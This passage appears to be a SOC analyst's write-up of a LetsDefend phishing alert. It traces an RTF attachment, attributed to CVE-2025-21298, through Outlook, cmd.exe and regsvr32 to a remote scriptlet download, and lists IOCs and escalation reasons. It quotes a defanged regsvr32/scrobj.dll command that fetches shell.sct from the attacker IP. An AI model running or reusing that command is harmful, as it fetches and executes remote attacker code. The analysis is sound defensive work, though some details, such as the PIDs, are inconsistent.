Event time: Feb 04 2025 08:06:08
Commandline: "regsvr32.exe /s /u /i:hxxp[://]84[.]38[.]130[.]118[.]com/shell[.]sct scrobj.dll"
Parent Process: outlook.exe

And finally checked the parent process of outlook.exe
Process ID: 4820
Event time: Feb 04 2025 08:05:15
Commandline: "C:\Windows\System32\cmd.exe"
Parent Process: explorer.exe
So we can conclude the the malicious processes in a tree:
explorer.exe -> outlook.exe (PID:4820) -> cmd.exe (PID:4784) -> regsvr32.exe (PID:7023) -> ! Execution of Script !
However I was still questioned by how malicious processes were initiated without downloading and opening the malicious attachment, and how outlook.exe spawned the malicious process until I found the information about CVE-2025-21298.

According to the article from Offsec, there was a critical Windows OLE zero-click vulnerability enabling RCE via email with a CVSS score of 9.8 in January 2025. When the targeted recipient just opens or previews the malicious email in Microsoft Outlook containing a harmful RTF document with an embedded script , the vulnerability is triggered, allowing the attacker to execute arbitrary code on the affected system.
I did some research about Windows OLE and the hijacking processes of RTF document on Google and Gemini and related to my some knowledge of reverse engineering:



Not Qurantined
Malicious
Accessed


Classification: Critical
Type: Malware
Time of Activity:
Feb, 04, 2025, 05:12 AM (Phishing email received)
Feb, 04, 2025, 08:05:15 AM - Feb, 04, 2025, 08:06:42 AM (Phishing email opened and malicious code executed)
Affected Entities:

Source Address: projectmanagement@pm[.]me
SMTP Address: 84[.]38[.]130[.]118
Recipient Email Address: Austin@letsdefend[.]io

Recipient Ip Address: 172[.]16[.]17[.]137
Hostname: Austin
Reasons for True positive:

At Feb, 04, 2025, 05:12 AM a suspicious email subject "Important: Action Required for Upcoming Project Deadline" was sent from [email protected] (IP Address: 84.38.130.118) to [email protected] (IP Address: 172.16.17.137) with an attachment mail.rtf (SHA256 hash: df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184). The urgency tones and wordings used in the subject gave an insight of a phishing email. The Threat Intel VirusTotal and AbuseIPDB flagged the IP Address of the sender, located at Riga, Riga, Latvia and belongs to the domain name rixhost.lv and the attachment as malicious and malware.
According to the proxy logs, at 08:06 AM there was a HTTP GET Request to the malicious IP Address with an URL hxxp://84[.]38[.]130[.]118/shell[.]sct initiated by cmd.exe, downloading a Windows scriptlet file. The Response code was 200 OK, indicating that the outbound traffic to the malicious IP address was allowed and not blocked by the firewall.
According to the Endpoint Security logs, the malicious code "regsvr32.exe /s /u /i:hxxp[://]84[.]38[.]130[.]118[.]com/shell[.]sct scrobj.dll" (PID: 7023) was initiated by cmd.exe (PID: 6784) spawned from outlook.exe (PID: 4820)
The exploitation was caused by a critical Windows OLE zero-click vulnerability (CVE-2025-21298) enabling RCE via email with a CVSS score of 9.8 in January 2025. When the targeted recipient just opens or previews the malicious email in Microsoft Outlook containing a harmful RTF document with an embedded script, the vulnerability is triggered, allowing the attacker to execute arbitrary code on the affected system, potentially establishing a reverse shell to the C2 server.
Reasons for escalation:
While active post-exploitation C2 network traffic has not yet been definitively observed, endpoint security logs confirmed the execution of regsvr32.exe using scrobj.dll to fetch the scriptlet file shell.sct. Due to the CVSS score of 9.8 of the CVE-2025-21298, further investigation is required to check if there is any suspicious activity on the host like persistence or data exfiltration.
Remediations:
Indicators of Compromise: